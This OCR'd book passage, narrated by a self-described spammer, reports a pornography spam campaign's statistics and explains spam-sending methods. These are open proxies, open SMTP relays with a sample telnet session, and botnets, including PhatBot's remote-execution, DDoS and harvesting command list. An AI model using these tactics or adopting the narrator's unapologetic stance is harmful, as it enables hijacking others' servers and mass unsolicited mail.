http://us.f604.mail.yahoo.com/ym/ShowLetter?box=%40B%40Bulk&MsgId=8909_444192_22_1483_716_0_452_1223_3794971119&Idx=0&Search=&ShowImages=1&YY=77695&order=down&sort=date&pos=0&view=a&head=b
```

This was a yahoo.com user. When they received the spam e-mail, it was detected as spam and moved into their "Bulk E-mail" folder. However, they went into this folder, opened up the e-mail, and clicked on the link. As a spammer, I find this very interesting. They knew that the e-mail was spam but still opened it. Once greeted with our inviting message and pornographic picture, they clicked on it and were taken to the pornographic site. This shows that they wanted to look at pornography and found nothing offensive in its content. This also verifies that the users of this e-mail list are pornographic regulars.

Out of 10,000 e-mails sent, I only received one signup, but there is a chance that over the next week I will receive more, since it can take people that long to check their e-mail. I would expect at least 4,000 clicks by the end of the week, so statistically I should receive another signup (given 1 in 2,000 clicks results in a signup).

If we take this 10,000 as the average, it does not work out that badly. Even though only one person subscribed, we possibly have 200 signups in the full two million-e-mail address list, given the same ratio. This yields a gross profit of $2,990.00 (200 **x** 14.95) for a net profit of $2,890.00. I have worked for maybe 30 minutes, so as you can see sending spam is not hard and can be financially rewarding. It's all a game of numbers and percentages; even the smallest number can give a large return.

After 24 hours, we see that another 263 people checked their e-mail and clicked on the link, and again the average user clicked two pages when inside the site. Most people also explored the other pornographic sites this provider offers, but, alas, no new signups. Figure 11.4 shows the results of the spam run after 24 hours.

Figure 11.4 24 Hours Later

Today Stats (06.24.2004)									
Site	Raw	Uni	Signups	Rebills	Charges	Refunds	Ratio	Money	
	3	0	0	0	0	0	0/3	0.00	See referrers
	475	263	0	0	0	0	0/475	0.00	See referrers
	3	0	0	0	0	0	0/3	0.00	See referrers
	6	0	0	0	0	0	0/6	0.00	See referrers
	5	0	0	0	0	0	0/5	0.00	See referrers
	6	0	0	0	0	0	0/6	0.00	See referrers
	8	0	0	0	0	0	0/8	0.00	See referrers
	4	0	0	0	0	0	0/4	0.00	See referrers
	3	0	0	0	0	0	0/3	0.00	See referrers
	8	0	0	0	0	0	0/8	0.00	See referrers
	3	0	0	0	0	0	0/3	0.00	See referrers
	2	0	0	0	0	0	0/2	0.00	See referrers
	3	0	0	0	0	0	0/3	0.00	See referrers
	7	0	0	0	0	0	0/7	0.00	See referrers
	7	0	0	0	0	0	0/7	0.00	See referrers
	0	0	0	0	0	0		0.00	See referrers
Total	543	263	0	0	0	0		0.00	

Figure 11.5 shows the results three days after the spam was sent. We see that 1,469 people (out of 10,000) clicked on the link (14 percent is not a bad click rate). One signup is a bit light, but that's life.

Figure 11.5 72 Hours Later: The Final Statistics

Current Pay Period Stats									
Site	Raw	Uni	Signups	Rebills	Charges	Refunds	Ratio	Money	
	25	0	0	0	0	0	0/25	0.00	Daily stats
	2780	1469	0	0	0	0	0/2780	0.00	Daily stats
	23	1	0	0	0	0	0/23	0.00	Daily stats
	22	1	0	0	0	0	0/22	0.00	Daily stats
	60	9	0	0	0	0	0/60	0.00	Daily stats
	26	0	0	0	0	0	0/26	0.00	Daily stats
	22	0	0	0	0	0	0/22	0.00	Daily stats
	23	1	0	0	0	0	0/23	0.00	Daily stats
	18	0	0	0	0	0	0/18	0.00	Daily stats
	109	1	0	0	0	0	0/109	0.00	Daily stats
	29	0	0	0	0	0	0/29	0.00	Daily stats
	22	0	1	0	0	0	1/22	14.97	Daily stats
	43	0	0	0	0	0	0/43	0.00	Daily stats
	38	0	0	0	0	0	0/38	0.00	Daily stats
	38	0	0	0	0	0	0/38	0.00	Daily stats
	0	0	0	0	0	0		0.00	Daily stats
Total	3278	1482	1	0	0	0		14.97	

I think the main problem with this spam was the site I was promoting. To start with, their sign-up cost is high and they don't offer much content on the front page. It lacks anything to really draw customers into buying an account. What you need is a site that really sucks you in, something that tempts you to buy a subscription. The most successful pornographic sites are designed to make sure you have to turn down many attractive women before you can get out of the site, as you quickly find yourself trapped inside a maze of pop-ups. It's a really successful technique; the majority of people seem to give in and just buy an account.

On the upside, adultsupercash.com did not close my referral account for spamming. If I had promoted a larger, more attractive site, the chances of my account being terminated would be much higher. Although 14 percent of people clicked on the link for my site, up to 1 percent sent an e-mail to the pornographic site I am promoting, telling them that I sent them spam and how offended they were to receive it. That means that between 10 and 100 e-mails were sent. Just think of the numbers if I had sent two million spam messages. It takes a very unscrupulous company to ignore that much mail, but the more unscrupulous the company the better it is for me.

This particular company has ignored all complaint e-mails and I have not received any communication from them saying they are otherwise unhappy with my marketing efforts. This is not always the case. I have had occasions where the amount of complaint mail sent about my spam has caused the promoting site to shut down my reseller account, forfeiting all sales.

A Spammer's Experience…

Complaints

One particular time involved over 1,000 complaint e-mails. The company was concerned that some users would pursue legal action. The 29 signups I had driven to their site were forfeited by me, therefore breaching their terms and conditions. Even though I still made the pornographic site a large amount of money, they now had the right to refuse to pay me my share (around $600.00). I found this very convenient for them and I often wonder if many sites use the spamming excuse simply to make extra money by not paying the spammers.

However, I still consider this a successful marketing campaign, and I will spam the rest of the two million contacts later in the week, possibly promoting a different pornographic site. By the end of the month, I will have the balance due wired to an offshore bank account that I have in a tax-free country.

Chapter 12

Sending Spam

By Spammer X

Trade secrets revealed in this chapter:

- **The Required Mindset to Send Spam**
- **Methods of Sending Spam**

The Required Mindset to Send Spam

Everyone on the Internet has a strong opinion on spam. The overwhelming majority of Internet users strongly oppose it, no Internet Service Provider (ISP) wants spam to leave their network, and sending certain types of spam is now illegal in many countries. So how is all the spam sent? It comes down to being creative. Spammers use the Internet in some of the most creative and amazing ways; think of us as the MacGyver's of cyberspace.

It's all a race against time—spammers versus anti-spam groups. For every technique spammers come up with to send spam, anti-spam groups come up with a way to block it. And for every technique anti-spam groups create to block spam, spammers come up with a way to bypass it. In the end, no one really wins. So much spam is sent daily that if filters caught 99 percent of it there would still be millions of dollars made from the 1 percent of spam that is delivered. In fact, Microsoft once reported that if they disabled all their spam filters on hotmail.com, they would not be able to hold a single day's worth of un-filtered e-mail. Spam has become an odorless, tasteless gas—undetectable, untraceable, and penetrating every inch of the cyber-connected world. For a spammer, it is all about sending the spam at any cost; there is no room for guilt or remorse in how you send it.

As a spammer, I want to send spam, sell a lot of products, get my cash, and leave. If I end up using you to send spam, making your Internet Protocol (IP) blacklisted globally and your ISP close your account and refuse to re-open it, that's all part of the business. If I had a conscience, I would not be in this business. This is a clear mark of a spammer; caring does not pay my bills. And this is a warning for anyone on the Internet: there are plenty of others who will take advantage of anything they can online all in the name of profit.

A Spammer's Experience…

Compromising a Mail Server

I once sent spam from a compromised mail server in a particularly large corporation. After two days of solidly sending the spam, their mail server became a known spam-sending host with many large real-time black hole lists (RBLs [maintained by system administrators who are considered the "spam police" of the Internet, who report IPs and domains that are sending them spam]). This meant that at least 80 percent of the Internet could not receive any communication

Continued

from that company. RBLs all over the world had banned the host and flagged its IP as a known spam-sending mail server.

The only thing that drove me to do this was profit. I made over $5,000.00 in two days. I realize that my actions easily cost the company 50 times that in man-hours alone, but that wasn't my concern.

I have never met what would be considered an ethical or moralistic spammer; I doubt one exists. It is too much of a personal contradiction. Most won't try to sell you fake products, but they don't see any problem with obtaining your e-mail address and sending you a few messages.

Whether a spammer likes it or not, the only way to send spam is to use someone. No spam technique exists that doesn't try to pretend to be someone else or downright becomes someone else. It's all about finding a new way of becoming someone else and using them until their credibility runs out, at which point a new identity is needed.

What follows are some of the most common methods of sending spam. They range from the traditional (the first methods used to send spam) to the innovative (the cutting edge techniques that spammers are creating and perfecting today). Whenever possible I have tried to give Uniform Resource Locators (URLs), screen shots, and as much information as possible, and also include my own personal comments on the methods and my success using them. Please note that the IP addresses and hostnames in the examples have been changed.

Methods of Sending Spam

Humans are creatures of habit; we all have a preferred method for doing day-to-day activities and we tend to stick to that one way—the way that works. Spam is no different. Spammers often have a favorite or preferred method with which to send spam, and they will stick to this method until something more effective catches their eye.

There are many variations on how to send spam, and for every topic listed here I can list five variations. I will attempt to cover the core technology used behind sending spam, from the most popular methods to the oldest methods. It's all about getting an e-mail into someone's in-box.

Proxy Servers


Proxy servers are the most widely used method of sending spam today. A proxy server is a server used within a network that other computers use as a gateway to the Internet. Products such as Wingate, Squid, and ISA servers are common over the Internet. Their functionality differs and each support different protocols. A com-

monly used protocol is Socks v4 and v5. A default Socks server setup allows "clients" to connect to any other host on any other port that the server can talk to.

The problem occurs when the proxy server is set up to think that the external world (the Internet) is its client, and allows them to connect through the proxy server then back to the Internet. This is a problem because the proxy server, hiding the source IP address of the real client, establishes all connections.

As seen in Figure 12.1, I am using my laptop to send spam to "Mailserver." 60.1.2.3 is my own private IP from my ISP, which I don't want anyone to see, so I configure my spamming program to use proxy server 123.123.123.1. This causes the proxy server to connect to the Mailserver and send the message for me.

Figure 12.1 Proxy Servers



The connection to the Mailserver comes from 123.123.123.1 not 60.1.2.3, and the message is delivered without any trace of my real IP. For a single message this works fine; however, problems arise when you want to send more than one message. Let's say I am going to try to deliver one million e-mails to aol.com addresses. If AOL detects that a single mail host proxy server is trying to send them one million e-mails, they will reject everything and report the IP to an RBL as suspicious.


Other mail servers can then look at the RBL when a server attempts to deliver them mail, and detect if they are a known spam host or not. This is where large amounts of proxy servers come into play; an average spam run would never use just one proxy server. At the very least, I use ten and they have to be very solid, newly found proxy servers that are not already in an RBL. (Ten is still a fairly low number,

as I have used close to 300 before.) Generally, the more you use the better the results, as a distributed spam will have fewer hosts blacklisted and more e-mails sent simultaneously.

You might be wondering, how one comes across 300 proxy servers. Proxy servers are actually big money these days, and many online marketing companies sell access to proxy server lists for $30.00 to $40.00 a month. It is not just spammers and other unscrupulous people that find use in proxy servers; there is a fair amount of interest in them for other more legitimate means. Filtering is a good example. Many companies and even a few countries filter what their users can see by controlling what Web sites they can visit. In a situation like this, a proxy server provides someone with access to an external Web site, giving free access to information. Many free proxy server sites have sprung up, mostly focused at bypassing filtering attempts or increasing user privacy by hiding their IP from intruding Web sites. One such site (and my personal favorite) is http://tools.rosinstrument.com/proxy/.

As can be seen in Figure 12.2, the majority of proxy servers in this list are all cable or Digital Subscriber Line (DSL) users, probably sharing an Internet connection to multiple computers within their home. Recently, Comcast.net, a large American-based cable provider, announced they would block all outgoing port 25 traffic in an attempt to reduce the amount of insecure machines on their network sending spam. This resulted in Comcast's spam estimates decreasing over 43 percent. Original estimates at senderbase.org placed Comcast's users guilty of sending between 1 percent and 10 percent of all spam sent globally.

Figure 12.2 My Favorite Proxy Resource Site



The downside to using a list of proxy servers to spam is the fact that other people may also be using it. This drastically reduces its possible lifetime and makes the host much more noticeable to RBLs. Therefore, it is important to find proxy servers that no one else is using. This can be achieved by scanning subnets for insecure proxy servers.

I've found that using language and politics are advantageous whenever I am looking for a new proxy server. Often, when someone notices that there is an open proxy server sending them a lot of e-mail, they notify the owner of the proxy server. This causes the proxy server to be shut down and possibly the source IP to be disclosed. However, if the proxy server is in Korea or Japan, there's potentially a large language barrier that exists, stopping any communication and increasing the lifespan of the proxy server. I have used proxy servers in Iraq and Afghanistan, which, for obvious reasons, makes it more unlikely that the hosts would be contacted about an insecure proxy they may have.

Tricks of the Trade…

Proxy Hunting

Finding a proxy server is not hard. There are many applications available for scanning networks looking for common security flaws that exist in proxy servers.


Yet Another Proxy Hunter (YAPH) (http://proxylabs.netwu.com/yaph/) is one of my favorites. YAPH is an open source UNIX-based application that attempts to find Socks v.4 and v.5 and Hypertext Transfer Protocol (HTTP) connect servers on the Internet. It does this by stealthily utilizing proxy servers.

Another handy tool I use religiously is SocksChain for windows (www.ufasoft.com/socks/), developed by UFASOFT. SocksChain allows you to string together multiple socks servers so that your single proxy can itself use a proxy to talk to another proxy, and that proxy then talks to the desired Web site. This makes the source IP harder to find, and is great for paranoid spammers and hackers.

As can be seen in Figure 12.3, my HTTP request passed through six different hosts until it reached its final destination of 152.163.208.121.

Continued

Figure 12.3 A Chain of Proxy Servers



Simple Mail Transfer Protocol Relays

The use of e-mail relays was the first real spamming method used on the Internet. An e-mail relay is much like a proxy server, but is used only for Simple Mail Transfer Protocol (SMTP). It acts as an SMTP server that delivers mail to other mail servers at a user's request. This is normal for many situations; your own ISP's SMTP server will probably allow you to relay mail through it. The problem occurs when the SMTP server allows anyone to relay, turning the mail server into a globally accessible e-mail gateway.

Tricks of the Trade…

Early Versions of sendmail

In the early versions of sendmail (the first widely used mail server), a default rule existed that allowed any user to relay mail. No matter who they were or where they were coming from, this e-mail exchange was readily available to anyone who wanted to use it. However, it was easily exploitable by spammers.

Example of a mail relay:

```
[spammer-x@spambox spammer-x]$ telnet 10.1.1.1 25
Trying 10.1.1.1...
Connected to 10.1.1.1.
Escape character is '^]'.
220 spam.spammerx-network.com ESMTP
```

```
HELO spammer-x.com
MAIL FROM: <spammer-x@spamnetwork.com>
250 SENDER OK
RCPT TO: <user01@hotmail.com>
250 RCPT OK
DATA
No you havent been punk'ed, you've been spammed!
.
OK Message Queued for delivery
```

In this example, user01@hotmail.com receives an e-mail from spammer-x@spamnetwork.com and the e-mail's originating IP address is 10.1.1.1. This server is acting as an open relay. The solution to the open relay problem took over a year to implement. Sendmail and other mail servers began to ship only allowing the local host to relay by default, making sure that whoever else was allowed to relay was explicitly defined. More advanced SMTP servers began to emerge, all with similar default security rules of who could relay.

A Spammer's Experience…

sendmail

I attended a talk by Paul Vixie (the creator of sendmail) at a local Linux conference, where he spoke about the early days of sendmail, how it was always designed to be as easy as possible to send e-mails to each other. This included allowing any user to relay through any sendmail server. He seemed very shocked and hurt that spammers would exploit this trust for financial gain.

Ironically, though never intended, sendmail created the first wave of spammers, and was the sole reason so much spam erupted in the early days of the Internet.

Over time, security flaws found in sendmail allowed making relaying possible. One of my favorite flaws was quotes. If you sent an e-mail to relay with quotes around the e-mail address, it would relay it.

For example:

```
MAIL FROM: <spammer-x@spamnetwork.com>
250 SENDER OK
RCPT TO: <"user01@hotmail.com">
```

This was a subtle but huge design flaw, which once again enabled spammers to send millions of new spam e-mails. Over time, more security flaws became apparent in sendmail, and spammers sent even more spam through the servers. In fact, in another ironic twist, there have been so many flaws found in sendmail that Paul Vixie holds the record for the highest number of security advisories for any one person.

These days, SMTP relays are not used much for sending spam. Some hosts are still running very old versions of sendmail or a badly secured install; however, RBLs catch open relay servers quickly since they proactively test mail servers to see if they are acting as an open relay and then blacklist the host (see www.ordb.org/faq/#why_rejected).

This drastically reduced the amount of open relays on the Internet, but really only made spammers become more creative in how they send spam. In fact, since open SMTP relays have been detected and blacklisted so quickly by RBLs, statistics of the amount of spam sent have increased drastically. This shows that spammers have found much more efficient and harder to detect methods of sending spam. The harder the host is to detect as being insecure, the longer lifetime it will generally have.

Spam-Sending Companies

Say you're interested in selling Viagra and weight-loss products on the Internet. You have read a lot about it, including some great success stories. You think you're missing out on making easy money and are keen to get on the spam train. The only problem is that you are not technical. You don't know what a proxy server is, and have no idea how to send bulk e-mail apart from using Outlook. What do you do?

Luckily for you, many companies have started offering a spam-sending service so that you do not have to send it yourself. You just write the e-mail, upload the e-mail contact list, and hit **Go**; your "spam provider" sends the e-mail for you. These services use different methods to send spam, each with varying success and varying prices. One such service is www.send-safe.com. This company acts as a mail "relay" for your spam. You send them the e-mail and they deliver it using what they call "proxy routing," so that your source IP address is never disclosed. For this particular company, costs range from a mere $100.00 for one million e-mails to $3,000.00 for 300 million e-mails.

A Spammer's Experience…

Corporations

A company that I used in the past charged $200.00 per one million e-mails. They sent the e-mails through hijacked Border Gateway Protocol (BGP) routes and I had great success with them, at times getting an average delivery rate of 90 percent. However, I stopped using them when I found out that they were harvesting my e-mail lists and spamming them with their own products.

I learned that this is a very common practice among spam-sending companies, and this is the reason I no longer use them. If a single spam company has 50 spammers using them, they have access to hundreds of millions of e-mails a month. If they spam 100 million and only get a 0.001 percent sign-up rate, they still stand to make a lot of money.

As mentioned in Chapter 11, individual spammers are among the most trustworthy people I have met. It always comes down to having to watch out for the corporations.

A much more appealing and hands-on solution that is offered by some spam companies is having your own mail server. Hosted in a remote country, usually with no laws prohibiting spamming, the hosting company allows you to send spam. Here you can send from a fast connection without any worries, sending via proxy servers or directly. You have to pay for this privilege, though. The starting cost is around $2,000.00 per month and the more exclusive mail servers (that come with a small range of IP's) can go up to $5,000.00 to 6,000.00 per month. An example company that offers such a service is www.blackboxhosting.com. Their servers are located in China, and for $5,000.00 per month you can rent five of them.

Obviously, there is good money to be made, not only in spamming but also by helping spammers, as many companies now choose the legal road to profiting from the world of spam.

Botnets

One of the largest problems with using either a proxy server or an SMTP relay to send e-mail is how easy it is to detect the insecure proxy or relay that is running. Both the system administrator and the spammer are on an even level. It comes down to a race against time until the proxy is detected and the host is black holed by the

RBL. This has caused spammers to become even more creative, teaming up with hackers and worm and virus authors to create spamming networks called *Botnets*.


Botnets are armies of compromised machines (otherwise known as *zombies*). Controlled by a single master, these zombies can do anything, from performing a distributed DOS to sending spam. They are highly configurable and easy to maintain. Botnets are not new. In 1998, when Cult of the Dead Cow released *backorifice* (one of the first massively used Trojans), hackers began collecting huge amounts of compromised systems and installing backorifice on them. They soon had hundreds of zombies under their control. However, controlling 100 hosts one by one was not very efficient; backorifice's design only worked well for controlling a small amount of hosts. This caused Trojan writers to think about the scalability of their designs.

The following year, when the first version of Sub-7 was released, things really picked up. Sub-7 was a Trojan designed to control an unlimited number of hosts, allowing would-be hackers to launch huge DOS attacks from thousands of different locations. The design of Sub-7 was genius; it utilized the Internet Relay Chat (IRC) protocol as a medium to control its clients. On infection, Sub-7 would connect to an IRC server, join a channel, and sit amongst hundreds of other zombies awaiting its orders. Not only did this offer an easy way to broadcast a command to many zombies simultaneously, but it also protected the IP address of the Botnet master, since they would never have to talk directly to the zombie and could relay all messages through the IRC server.

These Botnets caused serious havoc. Sub-7 was easy to install, small, and gave an unparalleled amount of control over the host. It did have one major downfall, though; you still needed to install it or somehow make the user install it. By now, virus scanners were selling like hot cakes, and it wasn't hard to detect Sub-7 and remove it. When worms such as "Love Letter" began to propagate heavily in early 2000, it seemed only natural that worm authors, hackers, and Trojan authors would team up to make future worms not only exploit and replicate systems, but install Trojans on every host they infected. This no longer required any human intervention and thousands of hackers had Botnets overnight. The majority of Botnets still used IRC as a medium to control all the zombies (see Figure 12.4).

It was here that spammers began to take notice. The idea of having control over thousands of hosts that were not obvious open proxy servers was very appealing. It took longer for the host to be found and blacklisted by an RBL and it was not listed on any open proxy server lists, so the spammer got exclusive "rights" to use this host as if it was their own.

Figure 12.4 A Small Botnet Located on an IRC Network (Note the Cryptic Usernames of Each Zombie)



Worms were finding their way into a number of companies and countries, allowing a spammer to easily send a large volume of e-mails from hundreds of different locations with a lower detection rate. The interest from spammers became so great that hackers began to sell Botnets, and compromised machines became part of a secret underground virtual economy.

In the beginning the cost was high. For a 200-client Botnet you could expect to pay up to $1,000.00, but as more worms propagated, the price dropped. Soon, "exclusive" control over 1000 hosts could be bought for as little as $500.00. Now, exclusive control over a single zombie can sell for as little as 10 cents! In 2004, Botnets are well used by both hackers and spammers. Trojan software is often tailored to spamming, and some hackers even offer a "renting" alternative to spammers for less cost than buying the Botnet.

One common Botnet "worm" is *PhatBot* of the *Gaobot* family, an old but still very popular worm. This particular worm will try to exploit four well-known flaws in Microsoft products. Failing that it will attempt to brute force user accounts on the host. If it manages to get inside the system, it will stop any firewall or antivirus software from running, connect to a pre-determined IRC server to begin awaiting its orders, and begin replicating itself to other hosts on the Internet.

The following is a list of the commands PhatBot offers its master via IRC. You can see that serious thought was put into its design and that the level of control it offers is very granular and specific.

```
bot.command      run a command using system()
bot.unsecure     enable shares
bot.secure       delete shares
bot.flushdns     flushes the bots dns cache
bot.quit         quits the bot
bot.longuptime   If uptime is greater than 7 days then bot will reply
bot.sysinfo      show system info
bot.status       show status
bot.rndnick      change IRC nickname to a new random name
bot.removeallbut         removes the bot if id does not match
bot.remove       remove the bot
bot.open         open a file
bot.nick         change the IRC nickname of the bot
bot.id           show the id of the current running code
bot.execute      make the bot execute a command
bot.dns          use dns to resolve a host
bot.die          kill the bot
bot.about        help/about
shell.disable    Disable shell handler
shell.enable     Enable shell handler
shell.handler    FallBack handler for shell
commands.list    Lists all available commands
plugin.unload    unloads a plugin
plugin.load      loads a plugin
cvar.saveconfig  saves config
cvar.loadconfig  loads config
cvar.set         sets the content of a cvar
cvar.get         gets the content of a cvar
cvar.list        prints a list of all cvars
inst.svcdel      deletes a service from scm
inst.svcadd      adds a service to scm
inst.asdel       deletes an autostart entry
inst.asadd       adds an autostart entry
logic.ifuptime   exec command if uptime is bigger than specified
mac.login        logs the user in
```

```
mac.logout      logs the user out
ftp.update      executes a file from a ftp url
ftp.execute     updates the bot from a ftp url
ftp.download    downloads a file from ftp
http.visit      visits an url with a specified referrer
http.update     executes a file from a http url
http.execute    updates the bot from a http url
http.download   downloads a file from http
rsl.logoff      logoff the user
rsl.shutdown    shutdown the computer
rsl.reboot      reboot the computer
pctrl.kill      kill a process
pctrl.list      lists all running processes
scan.stop       terminate child threads of scanning module
scan.start      start scanning module
scan.disable    disables a scanner module
scan.enable     enables a scanner module
scan.clearnetranges     clears all netranges registered with the scanner
scan.resetnetranges     resets netranges to the localhost
scan.listnetranges      lists all netranges registered with the scanner
scan.delnetrange        deletes a netrange from the scanner
scan.addnetrange        adds a netrange to the scanner
ddos.phatwonk   starts phatwonk DDOS attack
ddos.phaticmp   starts phaticmp DDOS attack
ddos.phatsyn    starts phatsyn DDOS attack
ddos.stop       stops all DDOS attacks
ddos.httpflood  starts a HTTP flood
ddos.synflood   starts an SYN flood
ddos.udpflood   starts a UDP flood
redirect.stop   stops all redirects running
redirect.socks  starts a socks4 proxy
redirect.https  starts a https proxy
redirect.http   starts a http proxy
redirect.gre    starts a gre redirect
redirect.tcp    starts a tcp port redirect
harvest.aol     makes the bot get aol account details
harvest.cdkeys  find cd-keys for various products on the system
harvest.emailshttp      makes the bot get a list of emails via http
harvest.emails  harvest a list of emails from the address book
```

```
waste.server    changes the server the bot connects to
waste.reconnect reconnects to the server
waste.raw       sends a raw message to the waste server
waste.quit     quit the server from IRC
waste.privmsg   sends a private IRC message
waste.part      makes the bot part a channel
waste.netinfo   prints netinfo
waste.mode      lets the bot perform a mode change
waste.join      makes the bot join a channel
waste.gethost   prints netinfo when host matches
waste.getedu    prints netinfo when the bot is .edu
waste.action    lets the bot perform an action
waste.disconnect        disconnects the bot from waste
```

As you can see, Botnets have great functionality. Not only can they download and run any pre-made spamming application, but they can also act as a Socks v.4 or HTTP proxy server, allowing a spammer to relay his mail through the Trojan anonymously. They also come with the usual raft of DOS attacks, User Datagram Protocol (UDP)/Transmission Control Protocol (TCP), and Internet Control Message Protocol (ICMP) flooding. They even have a built-in harvesting plug-in that will attempt to steal e-mails from the address book and the CD keys (the alphanumeric code that's either on the CD Case or the Program Manual that came with the program) of any common application or game installed.

Tricks of the Trade…

Botnets

The downside to using a Botnet to send spam is that you are breaking the law, and your reseller account (of whatever product/service you're spamming) will likely be closed once your spam is reported as originating from a Trojan and you are suspected of installing the Trojan.

Open proxy servers are commonly seen as "fair game" for sending spam; however, most companies frown upon the use of Trojans and Botnets to send spam. Still, Botnets account for a decent percentage of all spam sent, with an estimate of 30 percent of all spam originating from a zombie host in a Botnet.

Internet Messenger Spam

Internet Messengers such as I Seek You (ICQ) and Windows Messenger have grown significantly in popularity. The ability to meet new people and hold multiple conversations has made it a huge hit with the youth market. ICQ alone has over 100 million registered accounts currently in use. This popularity has attracted great interest from spammers and marketers alike.

